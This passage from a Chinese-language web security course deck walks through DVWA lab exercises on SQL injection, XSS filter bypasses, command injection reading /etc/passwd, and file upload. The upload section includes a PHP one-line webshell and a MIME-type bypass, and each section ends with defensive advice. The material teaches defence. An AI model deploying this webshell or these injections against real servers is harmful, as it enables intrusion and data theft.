            $last = $row[ 'last_name' ];  
            // Feedback for end user  
            echo "<pre>ID: {$id}<br />First name: {$first}<br />Surname: {$last}</pre>";  
        }  
    }  
}  
// Generate Anti-CSRF token  
generateSessionToken(); ?>
```

網站程式開發與攻防

• 攻防實作

- SQL Injection 資料庫防護
- 提醒
 - 網站、資料庫分開
 - 資料庫使用者權限
 - File權限
 - 使用 Prepared Statements，例如 Java PreparedStatement()，.NET SqlCommand(), OleDbCommand()，PHP PDO bindParam()
 - 使用 Stored Procedures
 - 嚴密的檢查所有輸入值
 - 使用過濾字串函數過濾非法的字元，例如 mysql_real_escape_string、addslashes
 - 控管錯誤訊息只有管理者可以閱讀
 - 控管資料庫及網站使用者帳號權限為何
 - 檢查所有輸入值、判斷變數的型態進行轉值，例如使用intval()
 - 注意double-bytes encodingmoo dezv，需使用utf8

網站程式開發與攻防

- 攻防實作

- Cross-site scripting(XSS)

- 跳小視窗而已能幹麻？

- 偷cookie、帳密

- Deface

- 導向惡意網站

網站程式開發與攻防

- 攻防實作

- Cross-site scripting(XSS)
- 跳小視窗而已能幹麻？
 - 偷cookie、帳密
 - Deface
 - 導向惡意網站

網站程式開發與攻防

192.168.31.141/vulnerabilities/xss_s/

DVWA

Vulnerability: Stored Cross Site Scripting (XSS)

Name *

Message *

Name: test
Message: This is a test comment.

More Information

- [https://www.owasp.org/index.php/Cross-site_Scripting_\(XSS\)](https://www.owasp.org/index.php/Cross-site_Scripting_(XSS))
- https://www.owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet
- https://en.wikipedia.org/wiki/Cross-site_scripting
- <http://www.cgisecurity.com/xss-faq.html>
- <http://www.scriptalert1.com/>

網站程式開發與攻防



/ HaHa!! hacked by xxx /

網站程式開發與攻防

```
<?php


// Is there any input?
if( array_key_exists( "name", $_GET ) && $_GET[ 'name' ] != NULL ) {
    // Feedback for end user
    $html .= '<pre>Hello ' . $_GET[ 'name' ] . '</pre>';
}

?>
```

網站程式開發與攻防

```
<?php
// Is there any input?
if( array_key_exists( "name", $_GET ) && $_GET[ 'name' ] != NULL ) {
    // Feedback for end user
    $html .= '<pre>Hello ' . $_GET[ 'name' ] . '</pre>';
}
?>
```

網站程式開發與攻防



The screenshot shows a web browser window with the URL `192.168.31.141/vulnerabilities/xss_r/?name=<script>alert('XSS')<%2Fsc`. The page title is "Vulnerability: Reflected Cross Site Scripting (XSS)". The main content area contains a form with the text "What's your name?" and a "Submit" button. Below the form, the word "Hello" is displayed in red. A modal dialog box is open in the center of the screen, displaying the text "XSS" and a "確定" (OK) button. The left sidebar contains a list of navigation links, with "XSS (Reflected)" highlighted in green. The DVWA logo is visible at the top of the page.

網站程式開發與攻防

```
<?php

// Is there any input?
if( array_key_exists( "name", $_GET ) && $_GET[ 'name' ] != NULL ) {
    // Get input
    $name = str_replace( '<script>', '', $_GET[ 'name' ] );

    // Feedback for end user
    $html .= "<pre>Hello ${name}</pre>";
}

?>
```

網站程式開發與攻防


```
<?php
// Is there any input?
if( array_key_exists( "name", $_GET ) && $_GET[ 'name' ] != NULL ) {
    // Get input
    $name = str_replace( '<script>', '', $_GET[ 'name' ] );

    // Feedback for end user
    $html .= "<pre>Hello ${name}</pre>";
}
?>
```

網站程式開發與攻防

The screenshot shows a web browser window with the URL `192.168.31.141/vulnerabilities/xss_r/?name=<script>alert('XSS')<%2Fsc`. The browser's address bar also contains a search icon and the text "搜尋". The page features the DVWA logo at the top center. On the left side, there is a navigation menu with buttons for Home, Instructions, Setup / Reset DB, Brute Force, Command Injection, CSRF, File Inclusion, File Upload, Insecure CAPTCHA, SQL Injection, SQL Injection (Blind), XSS (Reflected) (highlighted in green), XSS (Stored), DVWA Security, PHP Info, About, and Logout. The main content area is titled "Vulnerability: Reflected Cross Site Scripting (XSS)". It contains a form with the text "What's your name?" followed by an input field and a "Submit" button. Below the form, the output of the script is displayed in red text: `Hello alert('XSS')`. Under the heading "More Information", there is a list of links: [https://www.owasp.org/index.php/Cross-site_Scripting_\(XSS\)](https://www.owasp.org/index.php/Cross-site_Scripting_(XSS)), https://www.owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet, https://en.wikipedia.org/wiki/Cross-site_scripting, <http://www.cgisecurity.com/xss-faq.html>, and <http://www.scriptalert1.com/>. At the bottom left, the user information is shown: "Username: admin", "Security Level: medium", and "PHP Info". At the bottom right, there are buttons for "View Source" and "View Help".

網站程式開發與攻防



網站程式開發與攻防

```
<?php

// Is there any input?
if( array_key_exists( "name", $_GET ) && $_GET[ 'name' ] != NULL ) {
    // Get input
    $name = preg_replace( '/<(.*?)s(.*?)c(.*?)r(.*?)i(.*?)p(.*?)t/i', '',
$_GET[ 'name' ] );

    // Feedback for end user
    $html .= "<pre>Hello ${name}</pre>";
}

?>
```

網站程式開發與攻防

```
<?php
// Is there any input?
if( array_key_exists( "name", $_GET ) && $_GET[ 'name' ] != NULL ) {
    // Get input
    $name = preg_replace( '/<(.*?)s(.*?)c(.*?)r(.*?)i(.*?)p(.*?)t/i', '',
$_GET[ 'name' ] );

    // Feedback for end user
    $html .= "<pre>Hello ${name}</pre>";
}
?>
```

網站程式開發與攻防

192.168.31.141/vulnerabilities/xss_r/?name=<img%2Fsrc%3D'+onerror

DVWA

Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name? Submit

Hello

PHPSESSID=gqkf8aq89lulvgj44fpnjlr5; security=high

確定

More links:

- [http://www.w3schools.com/xss/](#)
- [http://www.exploit-db.com/papers/12922/xss-cheat-sheet](#)
- https://en.wikipedia.org/wiki/Cross-site_scripting
- <http://www.cgisecurity.com/xss-faq.html>
- <http://www.scriptalert1.com/>

Navigation links:

- Home
- Instructions
- Setup / Reset DB
- Brute Force
- Command Injection
- CSRF
- File Inclusion
- File Upload
- Insecure CAPTCHA
- SQL Injection
- SQL Injection (Blind)
- XSS (Reflected)**
- XSS (Stored)
- DVWA Security
- PHP Info
- About
- Logout

網站程式開發與攻防

```
<?php

// Is there any input?
if( array_key_exists( "name", $_GET ) && $_GET[ 'name' ] != NULL ) {
    // Check Anti-CSRF token
    checkToken( $_REQUEST[ 'user_token' ], $_SESSION[ 'session_token' ],
'index.php' );

    // Get input
    $name = htmlspecialchars( $_GET[ 'name' ] );

    // Feedback for end user
    $html .= "<pre>Hello ${name}</pre>";
}

// Generate Anti-CSRF token
generateSessionToken();

?>
```

網站程式開發與攻防

• 攻防實作

- Cross-site scripting(XSS)

- 提醒

- 勿使用取代字串的方式過濾

- 勿在client side進行防禦，可輕易bypass

- 在後端進行防禦

- 使用者輸入的任何字串都是不可信任的

- 所有輸入值都過濾完畢後才存到資料庫

- 從資料庫取出的資料都先經過轉化之後才顯示在網頁上，例如使用HTML Entities編碼轉換特殊字元

- 完整防禦概念可參考

- https://www.owasp.org/index.php/XSS_%28Cross_Site_Scripting%29_Prevention_Cheat_Sheet

網站程式開發與攻防

- 攻防實作
 - CMD Injection


網站程式開發與攻防

```
<?php
```

```
if( isset( $_POST[ 'Submit' ] ) ) {  
    // Get input  
    $target = $_REQUEST[ 'ip' ];  
  
    // Determine OS and execute the ping command.  
    if( striestr( php_uname( 's' ), 'Windows NT' ) ) {  
        // Windows  
        $cmd = shell_exec( 'ping ' . $target );  
    }  
    else {  
        // *nix  
        $cmd = shell_exec( 'ping -c 4 ' . $target );  
    }  
  
    // Feedback for the end user  
    $html .= "<pre>{$cmd}</pre>";  
}
```

```
?>
```


網站程式開發與攻防



192.168.31.141/vulnerabilities/exec/#

DVWA

Vulnerability: Command Injection

Home
Instructions
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Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
XSS (Reflected)
XSS (Stored)

DVWA Security
PHP Info
About
Logout

Ping a device

Enter an IP address:

```
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.  
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.020 ms  
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.050 ms  
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.079 ms  
64 bytes from 127.0.0.1: icmp_seq=4 ttl=64 time=0.086 ms  
  
--- 127.0.0.1 ping statistics ---  
4 packets transmitted, 4 received, 0% packet loss, time 2997ms  
rtt min/avg/max/mdev = 0.020/0.058/0.086/0.027 ms  
root:x:0:0:root:/root:/bin/bash  
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin  
bin:x:2:2:bin:/bin:/usr/sbin/nologin  
sys:x:3:3:sys:/dev:/usr/sbin/nologin  
sync:x:4:65534:sync:/bin:/bin/sync  
games:x:5:60:games:/usr/games:/usr/sbin/nologin  
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin  
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin  
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin  
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin  
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin  
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin  
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin  
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin  
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin  
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin  
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin  
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin  
libuuid:x:100:101:/:/var/lib/libuuid:  
syslog:x:101:104:/:/home/syslog:/bin/false  
mysql:x:102:105:MySQL Server,,:/nonexistent:/bin/false
```

More Information

網站程式開發與攻防

- 攻防實作

- CMD Injection

- 提醒

- 過濾

- Command injection防禦寫法參考

- <https://github.com/RandomStorm/DVWA/blob/master/vulnerabilities/exec/source/impossible.php>

網站程式開發與攻防

- 攻防實作
 - 上傳

網站程式開發與攻防

```
<?php
```

```
if( isset( $_POST[ 'Upload' ] ) ) {  
    // Where are we going to be writing to?  
    $target_path  = DVWA_WEB_PAGE_TO_ROOT . "hackable/uploads/";  
    $target_path .= basename( $_FILES[ 'uploaded' ][ 'name' ] );  
  
    // Can we move the file to the upload folder?  
    if( !move_uploaded_file( $_FILES[ 'uploaded' ][ 'tmp_name' ], $target_path ) )  
{  
        // No  
        echo '<pre>Your image was not uploaded.</pre>';  
    }  
    else {  
        // Yes!  
        echo "<pre>{$target_path} succesfully uploaded!</pre>";  
    }  
}  
  
?>
```

網站程式開發與攻防

```
<?php

if( isset( $_POST[ 'upload' ] ) ) {
    // Where are we going to be writing to?
    $target_path = DVWA_WEB_PAGE_TO_ROOT . "hackable/uploads/";
    $target_path .= basename( $_FILES[ 'uploaded' ][ 'name' ] );

    // Can we move the file to the upload folder?
    if( !move_uploaded_file( $_FILES[ 'uploaded' ][ 'tmp_name' ], $target_path ) )
    {
        // No
        echo '<pre>Your image was not uploaded.</pre>';
    }
    else {
        // Yes!
        echo "<pre>{$target_path} succesfully uploaded!</pre>";
    }
}

?>
```

網站程式開發與攻防

The screenshot shows a web browser window with the address bar displaying "192.168.31.141/vulnerabilities/upload/". The page features the DVWA logo at the top center. On the left side, there is a vertical navigation menu with buttons for "Home", "Instructions", "Setup / Reset DB", "Brute Force", "Command Injection", "CSRF", "File Inclusion", "File Upload" (highlighted in green), "Insecure CAPTCHA", "SQL Injection", "SQL Injection (Blind)", "XSS (Reflected)", "XSS (Stored)", "DVWA Security", "PHP Info", "About", and "Logout". The main content area is titled "Vulnerability: File Upload" and contains a form with the text "Choose an image to upload:". Below this text is a file selection button labeled "選擇檔案" and a status indicator "未選擇任何檔案". An "Upload" button is positioned below the file selection area. Underneath the form, there is a section titled "More Information" with three bullet points containing links to external resources: https://www.owasp.org/index.php/Unrestricted_File_Upload, <https://blogs.securiteam.com/index.php/archives/1268>, and <https://www.acunetix.com/websecurity/upload-forms-threat/>. At the bottom left, the user's session information is displayed: "Username: admin", "Security Level: low", and "PHPIDS: disabled". At the bottom right, there are two buttons: "View Source" and "View Help".

網站程式開發與攻防

- 攻防實作

- 上傳

- Google:一句話木馬

- 以php為例:<?php echo shell_exec(\$_GET['c']); ?>

網站程式開發與攻防

The screenshot shows a web browser window with the URL `192.168.31.141/vulnerabilities/upload/#`. The page title is "Vulnerability: File Upload" and features the DVWA logo. A left sidebar contains navigation links for various security challenges, with "File Upload" highlighted. The main content area includes a "Choose an image to upload:" section with a file selection button labeled "選擇檔案" (Choose File) and an "Upload" button. Below this, a red message indicates a successful upload: `../../hackable/uploads/c.php successfully uploaded!`. A "More Information" section provides links to external resources. At the bottom, the user's session information is displayed: "Username: admin", "Security Level: low", and "PHPIDS: disabled".

192.168.31.141/vulnerabilities/upload/#

DVWA

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SQL Injection
SQL Injection (Blind)
XSS (Reflected)
XSS (Stored)

DVWA Security
PHP Info
About

Logout

Username: admin
Security Level: low
PHPIDS: disabled

Vulnerability: File Upload

Choose an image to upload:

選擇檔案 未選擇任何檔案

Upload

../../hackable/uploads/c.php successfully uploaded!

More Information

- https://www.owasp.org/index.php/Unrestricted_File_Upload
- <https://blogs.securiteam.com/index.php/archives/1268>
- <https://www.acunetix.com/website/security/upload-forms-threat/>

View Source View Help

網站程式開發與攻防

```
← view-source:192.168.31.141/hackable/uploads/c.php?c=cat%20/etc/passwd;ifconfig
1 :root:x:0:0:root:/root:/bin/bash
2 daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
3 bin:x:2:2:bin:/bin:/usr/sbin/nologin
4 sys:x:3:3:sys:/dev:/usr/sbin/nologin
5 sync:x:4:65534:sync:/bin:/bin/sync
6 games:x:5:60:games:/usr/games:/usr/sbin/nologin
7 man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
8 lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
9 mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
10 news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
11 uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
12 proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
13 www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
14 backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
15 list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
16 irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
17 gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
18 nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
19 libuuid:x:100:101::/var/lib/libuuid:
20 syslog:x:101:104::/home/syslog:/bin/false
21 mysql:x:102:105:MySQL Server,,,:/nonexistent:/bin/false
22 eth0      Link encap:Ethernet  HWaddr 02:42:ac:11:00:02
23          inet addr:172.17.0.2  Bcast:0.0.0.0  Mask:255.255.0.0
24          inet6 addr: fe80::42:acff:fe11:2/64 Scope:Link
25          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
26          RX packets:1066 errors:0 dropped:0 overruns:0 frame:0
27          TX packets:755 errors:0 dropped:0 overruns:0 carrier:0
28          collisions:0 txqueuelen:0
29          RX bytes:235332 (235.3 KB)  TX bytes:658233 (658.2 KB)
30
31 lo        Link encap:Local Loopback
32          inet addr:127.0.0.1  Mask:255.0.0.0
33          inet6 addr: ::1/128 Scope:Host
34          UP LOOPBACK RUNNING  MTU:65536  Metric:1
35          RX packets:4980 errors:0 dropped:0 overruns:0 frame:0
36          TX packets:4980 errors:0 dropped:0 overruns:0 carrier:0
37          collisions:0 txqueuelen:1
38          RX bytes:366615 (366.6 KB)  TX bytes:366615 (366.6 KB)
39
```

網站程式開發與攻防

```
$uploaded_type = $_FILES[ 'uploaded' ][ 'type' ];  
// Is it an image?  
if( ( $uploaded_type == "image/jpeg" || $uploaded_type == "image/png" ){  
  
}
```

網站程式開發與攻防

```
$uploaded_type = $_FILES[ 'uploaded' ][ 'type' ];  
// Is it an image?  
if( ( $uploaded_type == "image/jpeg" || $uploaded_type == "image/png" ){  
  
}
```

網站程式開發與攻防

192.168.31.141/vulnerabilities/upload/#

DVWA

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SQL Injection
SQL Injection (Blind)
XSS (Reflected)
XSS (Stored)

DVWA Security
PHP Info
About

Logout

Username: admin
Security Level: medium
PHPIDS: disabled

Vulnerability: File Upload

Choose an image to upload:

選擇檔案 未選擇任何檔案

Upload

Your image was not uploaded. We can only accept JPEG or PNG images.

More Information

- https://www.owasp.org/index.php/Unrestricted_File_Upload
- <https://blogs.securiteam.com/index.php/archives/1268>
- <https://www.acunetix.com/websecurity/upload-forms-threat/>

View Source View Help

網站程式開發與攻防

Post Parameter Name	Post Parameter Value
POST_DATA	<pre>name= uploadca , filename= c.php \nContent-Type: image/jpeg\r\n\r\n<?php echo shell_exec(\$_GET['c']);?>\r\n-----60012569631412</pre>

網站程式開發與攻防



Vulnerability: File Upload

Choose an image to upload:

No file selected.

../../../../hackable/uploads/c.php succesfully uploaded!

More Information

- https://www.owasp.org/index.php/Unrestricted_File_Upload
- <https://blogs.securiteam.com/index.php/archives/1268>
- <https://www.acunetix.com/websitesecurity/upload-forms-threat/>

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DVWA Security
PHP Info
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Username: admin
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網站程式開發與攻防

- 攻防實作

- 上傳

- 提醒

- 使用者送出的資料都是不可信的

- 更新知識和軟體

- 使用者可控的檔名往往都是危險的，包括副檔名或是任何暫存檔名

- 使用Image Library來驗證圖片(PHP-GD)


- 關閉上傳目錄的執行權限

<http://www.slideshare.net/p8361>


網站程式開發與攻防

• 攻防實作

– 前端Hash機制



- ◆ Message Digest
- ◆ Digest
- ◆ Hash value
- ◆ Fingerprint



網站程式開發與攻防

- 攻防實作

- 前端Hash機制

- 駭客有很多方法可以取得你送出的資料


- ARP

- Sniffing

- MITM


網站程式開發與攻防

- 攻防實作
 - 前端Hash機制



網站程式開發與攻防

- 攻防實作
 - 前端Hash機制



網站程式開發與攻防

- 攻防實作

- 前端Hash機制

- 提醒

- 我的明文密碼在網路上飛。
 - 在client side送出時就使用Hash Function加密在送到後端，可避免封包在傳輸中被偷取也是已加密的密碼，而不是把明文送到後端才加密。
 - Sha256 js
 - <http://pajhome.org.uk/crypt/md5/sha256.html>

<http://www.slideshare.net/p8361>

網站程式開發與攻防

駭客:

只能偷到hash value，要破解太花時間且困難，那我竄改request封包改成hash value就可以登入了吧？

網站程式開發與攻防


- 攻防實作

- 前端防禦Replay攻擊

- 如何防止replay攻擊重送封包登入？

網站程式開發與攻防

- 攻防實作
 - 前端防禦Replay攻擊



網站程式開發與攻防

- 攻防實作

- 前端防禦Replay攻擊

- 提醒

- 使用random id num與密碼的hash value在次hash產生一次性不可逆的hash傳遞到後端認證。

Outline

- 課程規劃介紹
- 惡意軟體發展趨勢
- 網站系統安全管理
- 網站程式開發與攻防
- **FAQ**
- References

Outline

- 課程規劃介紹
- 惡意軟體發展趨勢
- 網站系統安全管理
- 網站程式開發與攻防
- FAQ
- **References**

References

- <https://www.owasp.org>
- <http://www.dvwa.co.uk/>
- <https://sourceforge.net/projects/btslab/>
- <http://ophcrack.sourceforge.net/>
- <https://www.shodan.io/>
- <http://plainpass.com>
- <https://blog.yorkxin.org/posts/2013/09/30/oauth2-1-introduction/>
- <http://www.openfoundry.org/en/tech-column/2354-web-security->
- <http://sssslide.com/speakerdeck.com/allenown/phpconf-2013-mao-dun-da-dui-jue>
- <http://www.securityclown.com/dvwa-sql-injection/>
- <http://www.slideshare.net/p8361>